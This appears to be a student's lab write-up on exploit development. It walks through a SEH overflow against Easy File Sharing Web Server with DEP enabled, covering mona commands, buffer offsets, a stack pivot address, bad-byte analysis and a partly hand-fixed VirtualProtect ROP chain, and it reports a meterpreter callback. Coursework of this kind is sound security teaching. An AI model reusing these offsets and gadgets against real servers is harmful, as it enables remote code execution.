Step 1:
Open the command line prompt as an administrator and entering the following:
bcdedit /set nx AlwaysOn

Once you do this, restart the operating system. (Note: You may need to disable this later for other class work.)

This will force it to use DEP. If you do this without ROP, of course no credit is possible, so make sure to force DEP on this process.

Answer:



Figure 1: Turn on DEP.



Figure 2: System boot time.



Figure 3: DEP on after reboot and new system time as proof.

Step 2:
Fuzz the binary, such that you can order control flow.
Show a screenshot demonstrating this. This can be something such as A's, B's. If this is as far as you get, you have only completed a small portion.
Overwriting the SEH will do this. You can use !exchain.

Answer:

Using the output from !py mona pc 5000 as a buffer, I sent this string to the application to obtain a crash. Once the crash was achieved I used !py mona findmsp to locate the offset from the pattern found in SEH.



Figure 4: EAX offset 4193 | SEH offset 4061

```
#bad = fuzz # Mona pattern of 5000 bytes to find EAX and SEH offsets
bad = "A" * seh_offset # 4061 bytes for SEH offset
bad += nseh #NSEH
bad += seh #SEH
bad += "D" * (eax_offset - len(bad)) # Junk. EAX offset 4193
bad += "EEEE" # EAX
bad += "Z" * (len(fuzz) - len(buf)) # Junk on the end
```

Figure 5: Buffer that was sent to application.



Figure 6: 4 B's (42's) to show control of crash, SEH and the exception handler has my C's (43's) in it. Four E's (45's) were sent before the end junk padding to sit in EAX and are there.

Step 3:

Remember – your pop pop ret won't work. You will want to do a large stack pivot that will reach your ROP chain. Thus, find an instruction to perform a stack pivot so that you can reach your ROP chain. For now, your chain could be something like a series of A's or B's. Eventually, it will be your ROP chain + the shellcode you execute.

To be clear, the stack pivot you want should be ADD ESP, SOME LARGE VALUE, that reaches your payload. **You may not use the one shown in class**. After this, start your ROP chain!

Show a screenshot demonstrating that you have done the above and can get to the first ROP gadget in the chain and that it executes. This can be any ROP gadget. At this stage, it is just proof of concept that you can get this far.

Answer:

What I did for this was sent my buffer and crashed the program. Then looked at the ESP register then looked through ESP to find the beginning of my buffer. Once I found it, I subtracted that value from ESP to get a general location to get the relative distance from ESP to the beginning of my buffer so I could run the mona module stackpivot. The reason I did this is because just running stackpivot gives a ton of results and I was trying options to narrow the list. This seemed to work in this case.



Figure 7: ESP is at 3fb55e0 and Payload starts at 3ca5fcf.

Run !py mona stackpivot -distance 2543 -cpb '\x00' to have mona generate a list of possible stack pivots. Note: this command takes a while to run.



Figure 8: Mona.py stackpivot output. I chose the second pivot entry to try in my buffer @0x10022869.



Figure 9: Setting a breakpoint on stack pivot address of 0x10022869 is successful upon exception.



Figure 10: Seems to work as we're back in the A's on the stack.



Figure 11: Now that I have the stack pivot working, I calculated the distance to my payload. The distance is 2457 bytes.

Step 4:

Develop a ROP chain of your choosing to overcome DEP. Beware of bad bytes! I recommend doing your ROP search to exclude bad bytes, so you do not have to worry about them.

Show screenshot showing that you developed a ROP chain, and that it has bypassed DEP. You should be able to show it that it reaches your shellcode and can start executing it.

Thus, if \x90, it will execute a NOP, rather than going to address 0x90909090, and giving an access violation because nothing is there.

Answer:

To look for bad bytes I used !mona bytearray -cpb '\x00' to generate a string of bytes and send that in my payload. Then looked for the pattern on the stack.



Figure 12: Mona bad byte pattern location on stack starts at 0x03b6890d.

Then I ran the following to have mona look through the region for the pattern and compare it with the previously generated pattern:

```
!py mona compare -f C:\Program Files (x86)\Windows Kits\8.0\Debuggers\bytearray.bin -a 0x03b6890d
```



Figure 13: Looks like 0x00 is the only bad byte!

After crashing the program again I passed execution to the program. Then, ran !py mona modules to determine what DLLs are loaded by the application and if there any restrictions on them.

```
Module info :
-----------------------------------------------------------------------------------------------------------
 Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
-----------------------------------------------------------------------------------------------------------
0x10000000 | 0x10050000 | 0x00050000 | False  | False   | False |  False   | False  | -1.0- [ImageLoad.dll] (C:\EFS Software\Easy File Sharing Web Server\ImageLoad.dll)
0x61c00000 | 0x61c99000 | 0x00099000 | False  | False   | False |  False   | False  | 3.8.8.3 [sqlite3.dll] (C:\EFS Software\Easy File Sharing Web Server\sqlite3.dll)
0x00400000 | 0x005c2000 | 0x001c2000 | False  | False   | False |  False   | False  | 7.2.0.0 [fsws.exe] (C:\EFS Software\Easy File Sharing Web Server\fsws.exe)
```

These are the 2 modules that fit the criteria to look for ROP gadgets, at least for what we've learned so far. I ran the following command to generate ROP gadgets to use:

```
!py mona rop -m sqlite3.dll,ImageLoad.dll -cpb '\x00'
```



Figure 14: I chose the python VirtualProtect() rop gadget generated by mona.

There's an issue with one of the gadgets. Specifically, the EBX gadget(s). To accomplish this, I performed a 2's compliment on the negative of 201 and pushed the value (201) into EBX. NEG EAX performs 2's compliment on the value and the instructions at 0x1001da09 move the result into EBX as needed. The issue with the instructions at 0x1001da09 is that it also includes other things to compensate for, namely ESP+0C. This instruction saves the fourth argument on the stack to EAX. So, I needed to add 4 instructions following it to set up the rest of the gadgets, 2 NOPS and the other 2 are to POP EAX and RETN which POP EAX takes 4 bytes off the top of the stack and stores them into EAX and RETN loads the following 4 bytes at ESP into EIP, which is the writable location to increment the instruction accordingly. The rest of the gadgets were fine and didn't need to be altered.

```
#[---INFO:gadgets_to_set_ebx:---]
0x10015442,   # POP EAX # RETN    ** [ImageLoad.dll] **   |  ascii {PAGE_EXECUTE_READ}
#0x00000000,  # [-] Unable to find gadget to put 00000201 into ebx  # This won't work need to fix this.
# Being that 201 is a positive number you can make this negative and do 2's compliment to reverse it back to positive.
# Take the 2's compliment of 201, which is 0xffffdff and do 2's compliment with NEG EAX and then put the result (EAX) in EBX as required.
0xffffdff,    # -201
0x100231d1,   # NEG EAX # RETN    ** [ImageLoad.dll] **   |  {PAGE_EXECUTE_READ} # 2's complement of 0x00000201 and move EAX into EBX
0x1001da09,   # ADD EBX,EAX # MOV EAX,DWORD PTR [ESP+0CH] # INC DWORD PTR [EAX] # RETN    ** [ImageLoad.dll] **   |  {PAGE_EXECUTE_READ}

# The ESP+0C needs to be fixed too from the previous instruction.
0x1001a858,  # RETN (ROP NOP) [ImageLoad.dll]
0x1001a858,  # RETN (ROP NOP) [ImageLoad.dll]
0x10015442,  # POP EAX # RETN [ImageLoad.dll]
0x61c73f71,  # &Writable location [sqlite3.dll]
```

Figure 15: The alterations to the EBX gadget I made to fix the ROP chain.

Step 5:

Get your shellcode to execute! Where will you place your shellcode?! You want it to get there and execute flawlessly. Include a screenshot to indicate what you chose. Note: any shellcode is acceptable, as long as it is documented. For instance, if it is a found shellcode that is benign,

such as a pop calc, please note that. Do not use malicious shellcode unless you have created it yourself by hand, and in that case, please provide the Assembly for it as well.
Show screenshot of shellcode. This can be anything simple you can find or create. Do not just do nops or \xcc. You need not create the shellcode.

Answer:



Figure 16: The beginning of the calc.exe shellcode is now being executed.



Figure 17: Same as above for meterpeter shellcode.



Figure 18: Successfully received a callback and connection with meterpreter shellcode.